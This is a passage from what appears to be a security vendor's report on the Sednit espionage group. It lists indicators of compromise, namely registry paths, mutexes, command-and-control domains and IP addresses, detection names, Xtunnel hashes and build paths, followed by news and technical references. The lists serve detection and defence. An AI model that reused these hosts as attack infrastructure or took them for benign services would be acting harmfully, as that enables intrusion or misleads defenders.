HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Path
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Path
```

Mutexes

```
\BaseNamedObjects\AZZYMTX
\BaseNamedObjects\MutYzAz
```

C&C server Domain Names

```
1oo7.net
akamaisoft.com
cloudflarecdn.com
driversupdate.info
kenlynton.com
microsoftdriver.com
microsofthelpcenter.info
nortonupdate.org
softwaresupportsv.com
symantecsupport.org
updatecenter.name
updatesystems.net
updmanager.com
windowsappstore.net
```

Xtunnel

ESET Detection Names

```
Win32/Agent.RGB
Win32/Agent.RGD
Win32/Agent.RGS
Win32/Agent.RKP
Win32/Agent.RME
Win32/Agent.RMG
Win32/Agent.RMR
Win32/Agent.RQI
```

Hashes

```
0450aaf8ed309ca6baf303837701b5b23aac6f05
067913b28840e926bf3b4bfac95291c9114d3787
1535d85bee8a9adb52e8179af20983fb0558ccb3
42dee38929a93dfd45c39045708c57da15d7586c
8f4f0edd5fb373791418 0ff28ed0e9cca25bf4cc
982d9241147aaacf795174a9dab0e645cf56b922
99b454262dc26b081600e844371982a49d334e5e
c637e01f50f5fbd2160b191f6371c5de2ac56de4
c91b192f4cd47ba0c8e49be438d035790ff85e70
cdeea936331fcdd8158c876e9d23539f8976c305
```

```
db731119fca496064f8045061033a5976301770d
de3946b83411489797232560db838a802370ea71
e945de27ebfd1baf8e8d2a81f4fb0d4523d85d6a
```

C&C server IP Addresses

```
131.72.136.165
167.114.214.63
176.31.112.10
176.31.96.178
192.95.12.5
46.183.216.209
80.255.10.236
80.255.3.93
81.17.30.29
95.215.46.27
```

PDB Paths

```
H:\last version 23.04\UNvisible crypt version XAPS select - копия\XAPS_OBJECTIVE\
Release\XAPS_OBJECTIVE.pdb
C:\Users\User\Desktop\xaps_through_squid_default_proxy\Release\XAPS_OBJECTIVE.pdb
C:\Users\John\Documents\Новая папк\XAPS_OBJECTIVE\Release\XAPS_OBJECTIVE.pdb
E:\PROJECT\XAPS_OBJECTIVE_DLL\Release\XAPS_OBJECTIVE.pdb
```

REFERENCES

1. The Washington Post, Russian government hackers penetrated DNC, stole opposition research on Trump, https://www.washingtonpost.com/world/national-security/russian-government-hackers-penetrated-dnc-stole-opposition-research-on-trump/2016/06/14/cf006cb4-316e-11e6-8ff7-7b6c1998b7a0_story.html, June 2016
2. The Wall Street Journal, Germany Points Finger at Russia Over Parliament Hacking Attack, http://www.wsj.com/articles/germany-points-finger-at-russia-over-parliament-hacking-attack-1463151250, May 2016
3. Reuters, France probes Russian lead in TV5Monde hacking: sources, http://www.reuters.com/article/us-france-russia-cybercrime-idUSKBN0OQ2GG20150610, June 2015
4. ESET VirusRadar, Zero-day, http://www.virusradar.com/en/glossary/zero-day
5. ESET, Sednit Espionage Group Attacking Air-Gapped Networks, http://www.welivesecurity.com/2014/11/11/sednit-espionage-group-attacking-air-gapped-networks/, November 2014
6. Kaspersky, Sofacy APT hits high profile targets with updated toolset, https://securelist.com/blog/research/72924/sofacy-apt-hits-high-profile-targets-with-updated-toolset/, December 2015
7. CrowdStrike, Bears in the Midst: Intrusion into the Democratic National Committee, https://www.crowdstrike.com/blog/bears-midst-intrusion-democratic-national-committee/, June 2016
8. Trend Micro, Pawn Storm Espionage Attacks Use Decoys, Deliver SEDNIT, https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/pawn-storm-espionage-attacks-use-decoys-deliver-sednit, October 2014
9. FireEye, APT28: A Window into Russia's Cyber Espionage Operations?, https://www.fireeye.com/blog/threat-research/2014/10/apt28-a-window-into-russias-cyber-espionage-operations.html
10. GitHub, ESET Indicators of Compromises, https://github.com/eset/malware-ioc/tree/master/sednit
11. ESET, Sednit espionage group now using custom exploit kit, http://www.welivesecurity.com/2014/10/08/sednit-espionage-group-now-using-custom-exploit-kit/, October 2014
12. Microsoft Developer Network, Run-Time Type Information, https://msdn.microsoft.com/en-us/library/b2ay8610.aspx
13. Trend Micro, Pawn Storm Update: iOS Espionage App Found, https://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-update-ios-espionage-app-found/, February 2015
14. Die.net, pthreads(7) - Linux man page, http://linux.die.net/man/7/pthreads
15. SQLite, SQLite, https://www.sqlite.org/
16. Wikipedia, Cyclic redundancy check, https://en.wikipedia.org/wiki/Cyclic_redundancy_check
17. W3C, The Multipart Content-Type, https://www.w3.org/Protocols/rfc1341/7_2_Multipart.html
18. Microsoft Developer Network, How to Implement Icon Overlay Handlers, https://msdn.microsoft.com/en-us/library/windows/desktop/hh127442(v=vs.85).aspx
19. Microsoft Developer Network, SYSTEMTIME structure, https://msdn.microsoft.com/en-us/library/windows/desktop/ms724950(v=vs.85).aspx
20. Wikipedia, Lempel–Ziv–Welch, https://en.wikipedia.org/wiki/Lempel%E2%80%93Ziv%E2%80%93Welch
21. 4coder, LZW Algorithm Implementation, http://4coder.org/c-c-source-code/243/
22. Netzpolitik.org, Digital Attack on German Parliament: Investigative Report on the Hack of the Left Party Infrastructure in Bundestag, https://netzpolitik.org/2015/digital-attack-on-german-parliament-investigative-report-on-the-hack-of-the-left-party-infrastructure-in-bundestag/, June 2015
23. Spiegel, Cyberangriff auf das Parlament: Bundestag bestätigt Abfluss von E-Mail-Daten, https://www.spiegel.de/netzwelt/netzpolitik/cyberangriff-bundestag-bestaetigt-diebstahl-von-e-mail-daten-a-1039816.html, June 2015
24. PDB Files, https://github.com/Microsoft/microsoft-pdb#what-is-a-pdb
25. Internet Engineering Task Force, The Transport Layer Security (TLS) Protocol, https://tools.ietf.org/html/rfc5246#section-1
26. Microsoft Developer Network, WinHttpGetIEProxyConfigForCurrentUser function, https://msdn.microsoft.com/en-us/library/windows/desktop/aa384096(v=vs.85).aspx
27. Squid, Home Page, http://www.squid-cache.org/

28. Wikipedia, HTTP CONNECT tunneling, https://en.wikipedia.org/wiki/HTTP_tunnel#HTTP_CONNECT_tunneling
29. Wikipedia, HTTP persistent connection, https://en.wikipedia.org/wiki/HTTP_persistent_connection
30. Wikipedia, Opaque predicate, https://en.wikipedia.org/wiki/Opaque_predicate
31. Wikipedia, Control flow graph, https://en.wikipedia.org/wiki/Control_flow_graph
32. SecurityXploded, Home Page, http://securityxploded.com/
33. mimikatz, GitHub page, https://github.com/gentilkiwi/mimikatz

Last updated 2016-09-07 19:38:00 EDT